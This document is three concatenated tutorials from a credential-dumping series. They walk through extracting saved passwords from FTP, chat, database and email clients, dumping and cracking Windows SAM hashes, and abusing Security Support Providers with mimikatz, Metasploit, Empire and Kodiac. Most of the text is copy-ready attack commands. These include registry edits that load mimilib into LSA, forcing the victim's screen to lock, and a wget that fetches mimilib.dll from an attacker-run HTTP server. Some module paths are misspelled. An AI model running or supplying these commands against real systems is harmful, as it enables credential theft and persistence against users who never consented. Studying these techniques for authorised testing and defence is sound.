Credential Dumping: Applications


This is a sixth article in the Credential Dumping series. In this article, we will learn how we can dump the credentials from various applications such as CoreFTP, FileZilla, WinSCP, Putty, etc.

Table of Content:
·         PowerShell Empire: Session Gropher
·         Credntial Dumping: CoreFTP
o   Metasploit Framework
·         Credntial Dumping: FTP Navigator
o   Metasploit Framework
o   Lazagne
·         Credntial Dumping: FileZilla
o   Metasploit Framework
·         Credntial Dumping: HeidiSQL
o   Metasploit Framework
·         Credntial Dumping: Emails
o   Mail Pass View
·         Credntial Dumping: Pidgin
o   Metasploit Framework
·         Credntial Dumping: PSI
o   LaZagne
·         Credntial Dumping: PST
o   PST Password
·         Credntial Dumping: VNC
o   Metasploit Framework
·         Credntial Dumping: WinSCP
o   LaZagne
o   Metasploit Framework

PowerSehll Empire
Empire provides us a with a module that allows us to retrieve the saved credentials from various applications such as PuTTY, WinSCP, etc. it automatically finds passwords and dumps them for you with requiring you to do anything. Once you have your session in empire, use the following commands to execute the module:
usemodule credentials/sessiongopher
execute


And as you can see in the image above and below, it successfully retrieves passwords of WinSCP, PuTTy.


Now we will focus on few of applications and see how we can retrieve their passwords . We will go onto the applications one by one. Let’s get going!
CoreFTP: Metasploit Framework
Core FTP server tool is made especailly for windows. It lets you send and receive files over the network. for this transfer of files, it used FTP protocol which makes it relatively easy to use irrelevant of the Operating System.
With the help of metasploit we can dump the credentials saved in registry from the target system, the location the passwords is HKEY_CURRENT_USER\SOFTWARE\FTPWare\CoreFTP\Sites. You can run the post module after you have a session and to run it, type:
use post/windows/gather/credentials/coreftp
set session 1
exploit


FTP Navigator: LaZagne
Just like Core FTP, FTP navigator is a FTP client that make transfer, editing, renaming of files easy over the network. it also allows you to keep the directories in sync for both local and remote users. When using the command lazagne.exe all and you will have the FTPNavigator as shown below:


FTPNavigator: Metasploit Framework
The credentials of FTPNavigator can also be dumped using Metasploit as there is an in-built exploit for it. To use this post exploit, type:
use post/windows/gather/credetnials/ftpnavigator
set session 1
exploit


As you can see in the image above, as expected we have the credentials.
FileZilla: Metasploit Framework
FileZilla is another open source client/server software that runs on FTP protocol. it is compatible with windows, Linux and MacOS. it is again used for transfer or editing or replacing the files in a network. We can dump its credentials using Metasploit and to do so, type:
use /post/multi/gather/filezilla_client_cred
set session 1
exploit


And so, we have successfully retrieved the credentials

HeidiSQL: Metasploit Framework
It is an open source tool for MySQL, MsSQL, PostgreSQL, SQLite. Numerous sessions with connections can be saved along with the credentials, when using HeidiSQL. it also lets you run multiple sessions in a single window. managing od database is pretty easy if using this software. Again, using Metasploit we can get our hands on it credentials by using the following post exploit:
use post/windows/gather/creddtnitals/heidisql
set session 1
exploit


Email: Mail PassView
All the email passwords that are stored in the system can retrieved with the help of the tool named Mail PassView. This tool is developed by nirsoft and is best suited for internal pentesting. Simple download the software from here. Launch the tool to get the credetnials as shown below:


Pidgin: Metasploit Framework
Pidgin is an instant messaging software that allows you to chat with multiple networks. It is compatible with every Operating System. it also allows you to transfer files. There is a in-built post exploit for pidgin, in Metasploit, too. To initiate this exploit, use the following commands:
use post/multi/gather/pidgin_cred
set session 1
execute


And all the credentials will be on your screen.

PSI: LaZagne
PSI is an instant messenger that works over XMPP network. it also allows you to transfer files. it is highly customizable and comes in various languages. Using lazagne.exe chat command in LaZagne you can dump it’s password as shown in the image below:


PST: PstPassword
Nirsoft provides a tool which lets you retrieve all the PST passwords from Outlook. You can download this tool from here. Simple launch the tool and you will have the passwords as shown below :


VNC: Metasploit Framework

VNC is a remote access software which allows you to access your device from anywhere in the world. VNC passwords can be easily retrieved by using metasploit and to do so, type:
use post/windows/gather/credentials/vnc
set session 2
exploit


WinSCP: LaZagne
WinSCP is a FTP client which is based on SSH protocol from PuTTY. It has a graphical interface and can be operated in multiple languages. it also acts as a remote editor. Both LaZagne and Metasploit helps us to retrieve its passwords. In LaZagne, use the command lazagne.exe all and it will dump the credentials as shown in the image below:


WinSCP: Metasploit Framework
To retrievt he credentials from Metasploit, use the following exploit:
use post/windows/gather/credentials/winscp
set session 1
exploit


This way, you can retrieve credentials of multiple applications.

Credential Dumping: SAM


In this article, were learn how passwords are stored in windows and out of the methods used to hash passwords in SAM, we will focus on LM and NTLM authentications. And then we learn how to dump these credential hashes from SAM.

Table of content
·         Introduction to SAM
·         How passwords are stored?
o   LM Authentication
o   NTLM Authentication
·         PwDump7
·         SamDump2
·         Impacket
·         Metasploit Framework
o   HashDump
o   Credential_collector
o   Load_kiwi
o   Invoke-PowerDump.ps1
o   Get-PassHashes.ps1
·         Kodiac
·         PowerShell Empire
o   Mimikatz/sam
o   Credential/powerdump
·         Powershell
·         LaZagne
·         Decrypting hash: John The Ripper

Introduction to SAM

SAM is short for Security Account manager which manages all the user accounts and their passwords. It acts as a database. All the passwords are hashed and then stored SAM. It is the responsibility of LSA (Local Security Authority) to verify user login by matching the passwords with the database maintained in SAM. SAM starts running in the background as soon as the windows startup. SAM is found in C:\Windows\System32\config and passwords that are hashed and saved in SAM can finding registry, just go to the registry and navigate yourself to HKEY_LOCAL_MACHINE\SAM
               
How are Passwords stored in Windows?
To know how passwords are saved in windows, we will first need to understand what are LM, NTLM v1 & v2, Kerberos.
LM authentication
LAN Manager (LM) authentication was developed by IBM for Microsoft's Windows Operating Systems. The security it provides is considered hackable today. It converts your password into a hash by breaking it in two chunks of seven characters. And then further encrypting each chunk. It is not case sensitive either, which is a huge drawback. As this method coverts the whole thing into uppercase, so when the attacker is applying any attack like brute force or dictionary; they can altogether avoid the possibility of lowercase. The key it is using to encrypt is 56-bit DES which now can be easily hacked.
NTLM authentication
NTLM authentication was developed to secure your systems as LM proved to be insecure in time. NTLM's base is a challenge-response mechanism. It uses three components - nonce (challenge), response and authentication.
When any password is stored in windows, NTLM starts working by encrypting the password and the storing the hash of the said password while it disposes of the actual password. And it further sends the username to the server, then the server creates a 16-byte numeric string, which is random, namely nonce and sends it to the client. Now, the client will encrypt the nonce using the hash string of the password and send the result back to the server. This process is called a response. These three components (nonce, username and response) will be sent to Domain Controller. The Domain Controller will recover the password using hash from the Security Account Manager (SAM) database. Furthermore, the domain controller will check if the nonce and response in case they match, Authentication turns out to be successful.
Working of NTLM v1 and NTML v2 is same, although there are few differences such as NTML v1 is MD4 and v2 is MD5 and in v1 C/R Length is 56 bits + 56-bit +16 bit while v2 uses 128 bits. When it comes to C/R Algorithm v1 uses DES (ECB mode) and v2 is HMAC_MD5. and lastly, in v1 C/R Value Length 64 bit + 64 bit + 64 bit and v2 uses 128 bits.

Now as we have understood these hashing systems, let's focus on how to dump them. The methods we will focus on are best suited for both internal and external pen-testing. Let’s begin!

Mimikatz

There is a good enough method to dump the hashes of SAM file using mimikatz. The method is pretty easy and best suited for internal penetration testing. In one of our previous article we have covered mimikatz, to read that article click here. So in this method we will use token::elevate command. This command is responsible for allowing mimikatz to access SAM file in order to dump hashes. Now, to use this method use the following set of commands:

privilege::debug
token::elevate

lsadump::sam


PwDump7
This tool is developed by Tarasco and you can download it from here. This tool extracts the SAM file from the system and dumps its credentials. To execute this tool just run the following command in command prompt after downloading:
PwDump7.exe

And as a result, it will dump all the hashes stored in SAM file as shown in the image above.
Now, we will save the registry values of the SAM file and system file in a file in the system by using the following commands:
reg save hklm\sam c:\sam
reg save hklm\system c:\system


We saved the values with the above command to retrieve the data from the SAM file.
SamDump2
Once you have retrieved the data from SAM, you can use SamDump2 tool to dump its hashes with the following command:
samdump2 system sam


Impacket
Impacket tool can also extract all the hashes for you from the SAM file with the following command:
./secretsdump.py -sam /root/Desktop/sam -system /root/Desktop/system LOCAL

Metasploit Framework: HashDump

When you have a meterpreter session of a target, just run hashdump command and it will dump all the hashes from SAM file of the target system. The same is shown in the image below:


Another way to dump hashes through hashdump module is through a post exploit that Metasploit offers. To use the said exploit, use the following set of commands:
use post/windows/gather/hashdump
set session 1
exploit


Metasploit Framework: credential_collector
Another way to dump credentials by using Metasploit is via another in-built post exploit. To use this exploit, simply background your session and run the following command:
use post/windows/gather/credential/credential_collector
set session 1
exploit


Metasploit Framework: load kiwi
The next method that Metasploit offers are by firing up the mimikatz module. To load mimikatz, use the load kiwi command and then use the following command to dump the whole SAM file using mimikatz.
lsa_dump_sam

Hence, you have your passwords as you can see in the image above.

Metasploit Framework: Invoke-Powerdump.ps1
The method of Metasploit involves PowerShell. After getting the meterpreter session, access windows PowerShell by using the command load PowerShell. And then use the following set of commands to run the Invoke-PowerDump.ps1 script.
powershell_import /root/Invoke-PowerDeump.ps1
powershell_execute Invoke-PowerDump.ps1


Once the above commands execute the script, you will have the dumped passwords just as in the image above.
Metasploit Framework: Get-PassHashes.ps1
Again, via meterpreter, access the windows PowerShell using the command load PowerShell. And the just like in the previous method, use the following commands to execute the scripts to retrieve the passwords.
powershell_import GetHashes.ps1
powershell_execute Get-PassHashes.ps1


And VOILA! All the passwords have been retrieved.
Kodiac
Once you have the session by Kodiac C2, use the hashdump_sam module to get passwords as shown below:
use hashdump_sam
execute


All the hashes from the SAM file will be dumped as shown in the above image.
Powershell Empire: mimikatz/sam
Once you have the session through the empire, interact with the session and use the mimikatz/sam module to dump the credentials with help of following commands:
usemodule credentials/mimikatz/sam
execute

This exploit will run mimikatz and will get you all the passwords you desire by dumping SAM file.
Powershell Empire: credentials/powerdump
Empire offers us with yet another exploit that dumps the credentials from the victim’s system. This module does not invoke mimikatz like the previous method. To uses this exploit, type:
usemodule credentials.powerdump
execute


Yes!! You will have the hashes.
PowerShell
This method is an excellent one for local testing, AKA internal testing. To use this method, simply type the following in the Powershell:
Import-Module <’path of the powerdump script’>
Invoke PowerDump

And, it will dump all the credentials for you.
LaZAgne
LaZage is an amazing tool for dumping all kinds of passwords. We have dedicatedly covered LaZagne in our previous article. To visit the said article, click here. Now, to dump SAM hashes with LaZagne, just use the following command:
lazagne.exe all

Yay!!! All the credentials have been dumped.
Decrypting Hash: John The Ripper
John The Ripper is an amazing hash cracking tool. We have dedicated two articles on this tool. To learn more about John The Ripper, click here – part 1, part 2. Once you have dumped all the hashes from SAM file by using any of method given above, then you just need John The Ripper tool to crack the hashes by using the following command:
john –format=NT hash –show


And as you can see, it will reveal the password by cracking the given hash.
The article focuses on dumping credentials from windows SAM file. Various methods have been shown using multiple platforms to successfully dump the credentials. To secure yourself you first must learn how a vulnerability can be exploited and to what extent. Therefore, such knowing such methods and what they can do is important.


Credential Dumping: Security Support Provider (SSP)


In this article, we will dump the windows log in credentials by exploiting SSP. This is our fourth article in the series of credential dumping. Both local and remote method are used in this article to cover ever aspect of pentesting.
Table of content:
·         Introduction to Security Support Provider (SSP)
·         Manual
·         Mimikatz
·         Metasploit Framework
·         Kodiac

Introduction to Security Support Provider
Security Support Provider (SSP) is an API used by windows to carry out authentications of windows log in. it’s DLL file that provides security packages to other applications. This DLL stack itself up in LSA when the system starts; making it a start up process. After it is loaded in LSA, it can access all of the window’s credentials. The configurations of this file are stored in two different registry keys and you find them in the following locations:
·         HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Security Packages
·         HKLM\SYSTEM\CurrentControlSet\Control\Lsa\OSConfig\Security Packages.

Manual
The first method that we are going to use to exploit SSP is manual. Once the method is successfully carried out and the system reboots itself, it will dump the credentials for us. These credentials can be found in a file that will be created upon user login with the name of kiwissp. This file can find in registry inside hklm\system\currentcontrolset\control\lsa.
The first step in this method is to copy the mimilib.dll file from mimikatz folder to system32 folder. This file is responsible for creating kiwissp file which stores credentials in plaintext for us.


Then navigate yourself to hklm\system\currentcontrolset\control\lsa. And here you can find that there is no entry in Security Packages as shown in the image below:


The same can be checked with the following PowerShell command:
reg query hklm\system\currentcontrolset\control\lsa\ /v "Security Packages"
Just as shown in the image below, there is no entry. So, this needs to be changed if want to dump the credentials. We need to add all the services that helps SSP to manage credentials; such as Kerberos, wdigest etc. Therefore we will use following command to make these entries:
reg add "hklm\system\currentcontrolset\control\lsa\" /v "Security Packages" /d "kerberos\0msv1_0\0schannel\0wdigest\0tspkg\0pku2u\0mimilib" /t REG_MULTI_SZ /f
And then to confirm whether the entry has been done or not, use the following command:
reg query hklm\system\currentcontrolset\control\lsa\ /v "Security Packages"


You can then again navigate yourself to hklm\system\currentcontrolset\control\lsa  to the enteries that you just made.


Now, whenever the user reboots their PC, a file with the name of kiwissp.log will be created in system32. Then this file will have your credentials stored in clear text. Use the following command to read the credentials:
type C:\Windows\System32\kiwissp.log


Mimikatz
Mimikatz provides us with a module that injects itself in the memory and when the user is signed out of the windows, then upon signing in the passwords are retrieved from the memory with the help of this module. For this method, just load mimikatz and type:
privilege::debug
misc::memssp


Running the above commands will create mimilsa.log file in system32 upon logging in by the user. To read this file use the following command;
type C:\Windows\System32\mimilsa.log


Metasploit Framework
When dumping credentials remotely, Metasploit really comes handy. The ability of Metasploit providing us with kiwi extension allows us to dump credentials by manipulating SSP just like our previous method. Now when you have meterpreter session through Metasploit use load kiwi command to initiate kiwi extension. And then to inject the mimikatz module in memory use the following command:
kiwi_cmd misc::memssp
Now the module has been successfully injected in the memory. As this module creates the file with clear text credential when the user logs in after the memory injection; we will force the lock screen on the victim so that after log in we can have our credentials. For this run the following commands:
shell
RunDll32.exe user32.dll,LockWorkStation
Now we have forced the user to logout the system. Whenever the user will log in our mimilsa file will created in the system32 and to read the file use the following command:
type C:\Windows\System32\mimilsa.log


Kodiac
Just like Metasploit, Kodiac too provides us with the similar mimikatz module; so, lets get to dumping the credentials.
Once you have a session with kodiac, use the following exploit to inject the payload in the memory:
use mimikatz_dynwrapx
 set MIMICMD misc::memssp
execute


Once the above exploit has successfully executed itself, use the following commands to force the user to sign out of the windows and then run the dll command to read the mimilsa file:
cmdshell 0
RunDll32.exe user32.dll,LockWorkStation
type mimilsa.log


As shown in the above image, you will have your credentials.

PowerShell Empire: misc/memssp

Empire is an outstanding tool, we have covered the PowerShell empire in a series of article, to read the article click here. With the help of mimikatz, empire allows us to inject the payload in the memory which further allows us to retrieve windows logon credentials. Once to have a session through the empire, use the following post exploit to get your hands on the credentials:
usemodule persistence/misc/memssp
execute
After the exploit has executed itself successfully, all that is left to do is lock the user out of their system so that when they sign in, we can have the file that saves credentials in plaintext for us. And no to lock the user out of their system use the following exploit:
usemodule management/lock

execute


After the user logs in, the said file will be created. To read the contents of the file use the following command:
type C:\Windows\System32\mimilsa.log


Powershell Empire: mimilib.dll
In the manual method, everything that w did can also be done remotely through empire which is useful in external penetration testing. The first step in this method is to send the mimilib.dll file from mimikatz folder to the system32 folder in the target system. To do so, simply go to the mimikatz folder where the mimilib.dll file is located and initiate the python server as shown in the following image:
python -m -SimpleHTTPServer


After that, through your session, run the following set shell commands to do the deed:

shell wget http://192.168.1.112:8000/mimilib.dll -outfile mimilib.dll
reg query hklm\system\currentcontrolset\control\lsa\ /v "Security Packages"
shell reg add "hklm\system\currentcontrolset\control\lsa\" /v "Security Packages" /d "kerberos\0msv1_0\0schannel\0wdigest\0tspkg\0pku2u\0mimilib" /t REG_MULTI_SZ /f


From the above set of commands, the first command will download mimilib.dll from your previously made python server into the target PC and the rest of the two commands will edit the registry key value for you. As the commands have executed successfully, all now you have to do is wait for the target system to restart. And once that happens your file will be created. To access the file, use the following command:
shell type kiwissp.log